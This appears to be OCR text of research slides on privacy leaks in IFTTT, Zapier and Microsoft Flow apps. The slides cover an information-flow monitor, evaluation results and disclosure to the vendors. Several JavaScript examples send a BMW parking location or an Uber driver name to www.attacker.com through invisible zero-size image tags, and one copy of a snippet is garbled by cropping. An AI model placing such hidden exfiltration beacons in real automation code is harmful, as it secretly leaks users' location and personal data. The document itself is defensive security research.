
TRIGGER

FILTER & TRANSFORM


```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                                    width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                                  width:100px; height:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

Send me an email

ACTION



Types of flow: implicit



Log your completed rides in Google Calendar

APPLET TITLE

Ride completed

TRIGGER


FILTER & TRANSFORM

```
var rideMap = Uber.rideCompleted.TripMapImage;
var driver = Uber.rideCompleted.DriverName;
for (i = 0; i < driver.length; i++)
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j);
    if (t) { dst[i] = String.fromCharCode(j); }
  }
var attack = '<img src=\"www.attacker.com?' + dst + '\" style=\" width:0px;
                                                    height:0px; \">';
GoogleCalendar.quickAddEvent.setQuickAdd(rideMap + attack);
```

Quick add event

ACTION

Types of flow: presence



Get an email alert when your kids come home and connect to Almond

APPLET TITLE

A device has connected

TRIGGER


FILTER & TRANSFORM

```
var logo = '<img src=\"www.logo.com/350x150" style=\" width:100px;
                                                    height:100px; \">';
Email.sendAnEmail.setBody("Your kids just got home. " + logo);
```

Send me an email

ACTION

URLs on the sink



Automatically get an email every time you park your BMW wi

AP

TRIGGER

FILTER & TRANSFORM

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '                                                    =\"
                                                  width:0px; height:0px;\">'
var ifttt_logo                                                    yle=\"
                                                                  eight:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

Send n

ACTION

attacker's observations:

$\text{www.attacker.com?loc}|_A = [\ \text{www.attacker.com?loc}\ ]$

www.attacker.com?loc

www.ifttt.com/logo.png

attacker does not observe:

$\text{www.ifttt.com/logo.png}|_A = [\ ]$


Projected security

Attacker's observations on the sink are the same

Indistiguishability by attacker:

$string_1 \sim_A string_2$ **if** $string_1 \downarrow_A = string_2 \downarrow_A$

Dynamic enforcement I



presence-sensitive app => no attacker observations on sink

not presence-sensitive app => monitor flows in the filter code

Soundness: The monitor enforces projected security

Formal proof in the paper

Dynamic enforcement II

> JSFlow-based implementation
> Evaluation on 60 apps
- 30 secure and 30 insecure
- Popular apps modelled
- Filter code from forums

> No false negatives
- Single false positive

  (on "artificial" filter code)

> IFC suitable for IFTTT

Coordinated disclosure


> Zapier and MS Flow also vulnerable to URL-markup attack

> All platforms acknowledged the issues

> IFTTT is working on fixes:

- Apps with filter code only by premium users

Conclusions



> IoT apps increasingly popular
  - IFTTT, Zapier, Microsoft Flow

> Vulnerable to attacks by malicious makers
  - URL upload
  - URL markup
  - URL shortening

> Empirical study
  - 30% of IFTTT apps may violate privacy unnoticeably to users


> Countermeasures
  - Short/medium-term: breaking the flow
  - Long-term: tracking the flow

Paper & materials

IFTTT zapier Microsoft Flow

Related work

Fernandes et al.



User grant access to all permissions

if  **then** 

- Upload file from URL

- Any new photo
- New photo added to album
- New photo with the front camera
- New photo with the rear camera
- New screenshot
- New photo taken in area

Fine-grained OAuth tokens

Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. **Decentralized Action Integrity for Trigger-Action IoT Platforms.** In NDSS 2016

Surbatovich et al.

- app chains
- access to services with different security levels

if then

if then

integrity | secrecy

if then

...

lattices of security levels for services

Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. **Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes.** In WWW 2017